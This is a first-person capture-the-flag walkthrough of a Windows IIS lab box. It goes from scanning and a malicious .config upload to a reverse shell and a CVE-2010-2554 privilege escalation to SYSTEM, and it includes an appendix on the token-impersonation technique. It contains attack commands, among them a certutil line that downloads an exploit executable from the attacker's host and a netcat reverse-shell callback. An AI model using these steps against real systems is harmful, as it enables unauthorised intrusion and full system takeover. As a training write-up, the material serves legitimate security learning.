

Bounty walkthrough

Index

| | |
|----------------------------|---|
| Index | 1 |
| List of pictures | 1 |
| Disclaimer | 2 |
| Reconnaissance | 2 |
| Initial foothold | 2 |
| User flag..... | 3 |
| Privilege escalation | 4 |
| Appendix A - CVE | 5 |
| CVE-2010-2554 | 5 |

List of pictures

| | |
|---|---|
| Figure 1 - nMap scan results..... | 2 |
| Figure 2 - DirBuster results | 2 |
| Figure 3 - Extension accepted by the server..... | 3 |
| Figure 4 - Malicious .config file uploaded..... | 3 |
| Figure 5 - Reverse shell obtained..... | 3 |
| Figure 6 - User flag..... | 4 |
| Figure 7 - User privileges | 4 |
| Figure 8 - Privilege escalation exploit uploaded..... | 4 |
| Figure 9 - Exploit execution command | 4 |
| Figure 10 - Administrator shell | 5 |
| Figure 11 - Root flag..... | 5 |

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
(k14d1u5@k14d1u5-kali)-[/media/.../Per OSCP/Windows/Bounty/nMap]
$ nmap -sT -sV -A -p- 10.10.10.93 -oA Bounty
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 18:44 AEST
Nmap scan report for 10.10.10.93
Host is up (0.025s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: Bounty
|_ http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.79 seconds
```

Figure 1 - nMap scan results

Open port is 80. This box has just port 80 open. A web application is running on this port. NMap guesses that the OS is Windows. However, it didn't provide any more specific information.

Initial foothold

One of the tasks I usually perform against a web application is searching hidden contents. So, I run DirBuster. Luckily, I found some interesting results:



| Type | Found | Response | Size |
|------|-----------------|----------|------|
| Dir | / | 200 | 877 |
| File | /transfer.aspx | 200 | 1163 |
| Dir | /UploadedFiles/ | 403 | 1393 |
| Dir | /uploadedfiles/ | 403 | 1393 |
| Dir | /uploadedfiles/ | 403 | 1393 |

Figure 2 - DirBuster results

It's important to see that I found a page named UploadFiles. This means that I probably will be able to upload a file. In this case, I will check which extensions are accepted by the server, using the Intruder extension of Burp Suite. In this way, I obtained the following results:

[illegible]

Figure 3 - Extension accepted by the server

Results tell me I am able to upload **.config** files.

User flag

Since I can upload some **.config** files, I can create a malicious one. As nMap told me, the server is an IIS Server, so I create a **.config** file that contains ASP code to open a shell. I upload this file and it is accepted:

[illegible]

Figure 4 - Malicious .config file uploaded

All I need at this point is opening a listener and request the file uploaded, doing so I obtain a reverse shell:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -nlvp 9876
listening on [any] 9876 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.93] 49158
whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

Figure 5 - Reverse shell obtained

At this point, I have just to retrieve the user flag:

```
PS C:\Users\merlin\Desktop> dir -force

Directory: C:\Users\merlin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-hs             5/30/2018 12:22 AM         282 desktop.ini
-arh-             6/4/2024 11:43 AM          34 user.txt

PS C:\Users\merlin\Desktop> dir
PS C:\Users\merlin\Desktop> type user.txt
b
8
PS C:\Users\merlin\Desktop>
```

Figure 6 - User flag

Privilege escalation

I installed on my Kali machine a tool named **Windows Exploit Suggester (wesng)** to search some useful information to escalate my current privileges. Among the long list of results I obtained, I saw that the box is vulnerable to the CVE-2010-2554. So, I checked if the requirements are truly satisfied:

```
PS C:\Users\merlin\AppData\Local\Temp> whoami /priv

PRIVILEGES INFORMATION

Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                    Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process              Disabled
SeAuditPrivilege    Generate security audits                        Disabled
SeChangeNotifyPrivilege Bypass traverse checking                        Enabled
SeImpersonatePrivilege Impersonate a client after authentication        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
PS C:\Users\merlin\AppData\Local\Temp>
```

Figure 7 - User privileges

After that, since the box is actually vulnerable, I downloaded an exploit for this CVE and uploaded on the target:

```
PS C:\Users\merlin\AppData\Local\Temp> certutil.exe -urlcache -f http://10.10.14.14:9989/Chimichurri.exe privesc.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

Figure 8 - Privilege escalation exploit uploaded

At this point I just need to execute the exploit:

```
PS C:\Users\merlin\AppData\Local\Temp> ./privesc.exe 10.10.14.14 9999
```

Figure 9 - Exploit execution command

In this way, I obtain a shell:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.93] 49166
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\merlin\AppData\Local\Temp>whoami
whoami
nt authority\system
```

Figure 10 - Administrator shell

At this point, I just need to retrieve the root flag:

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5084-30B0

Directory of C:\Users\Administrator\Desktop

05/31/2018  12:18 AM    <DIR>          .
05/31/2018  12:18 AM    <DIR>          ..
06/08/2024  11:30 AM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  11,883,884,544 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
3                                     16
```

Figure 11 - Root flag

Appendix A- CVE

CVE-2010-2554

An elevation of privilege vulnerability exists when Windows places incorrect access control lists (ACLs) on the registry keys for the Tracing Feature for Services. The vulnerability could allow an attacker to run code with elevated privileges. An attacker who successfully exploited this vulnerability could execute arbitrary code and take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Around 10 years ago, Cesar Cerrudo found that it was possible to use the Service Tracing feature of Windows as a way of capturing a *SYSTEM* token using a named pipe. As long as you had the *SeImpersonatePrivilege* privilege, you could then execute arbitrary code in the security context of this user. The idea is simple, you first have to start a local named pipe server. Then, instead of setting a simple directory path as the target log file's folder in the registry, you can specify the path of this named pipe. You need to know how the final log file path is calculated. That's trivial, it's a simple string concatenation: `< DIRECTORY > \< SERVICE_NAME > .LOG`, where `< DIRECTORY >` is read from the registry (*FileDirectory* value). In this exploit though, we specified the name of a pipe rather than a regular directory, by using a UNC path. On Windows, there are many ways to specify a path and this is only one of them but this post isn't about that. Actually, UNC (Universal Naming Convention) is exactly what we need, but we need to use it a slightly differently. UNC paths are commonly

used for accessing remote shares on a local network. There is a slight variant of this example. You can use a path such as `\\DUMMY@4444\FOO\BAR` in order to access a remote share on an arbitrary port (4444 in this example) rather than the default TCP port 445. Although the difference in the path is small, the implications are huge. The most obvious one is that the SMB protocol is no longer used. Instead, the client uses an extended version of the HTTP protocol, which is called WebDAV (Web Distributed Authoring and Versioning). On Windows, WebDAV is handled by the WebClient service. Although, WebDAV uses a completely different protocol, one thing remains: authentication. So, this vulnerability can be exploited creating a local WebDAV server and use such a path as the output directory. Different kind of authentication can be used. In case of NTLM authentication, it is required that *Identity* flag is not set. This means that an attacker can bypass the patch and get an impersonation token that we can use to execute arbitrary code in the context of *NT AUTHORITY\SYSTEM*.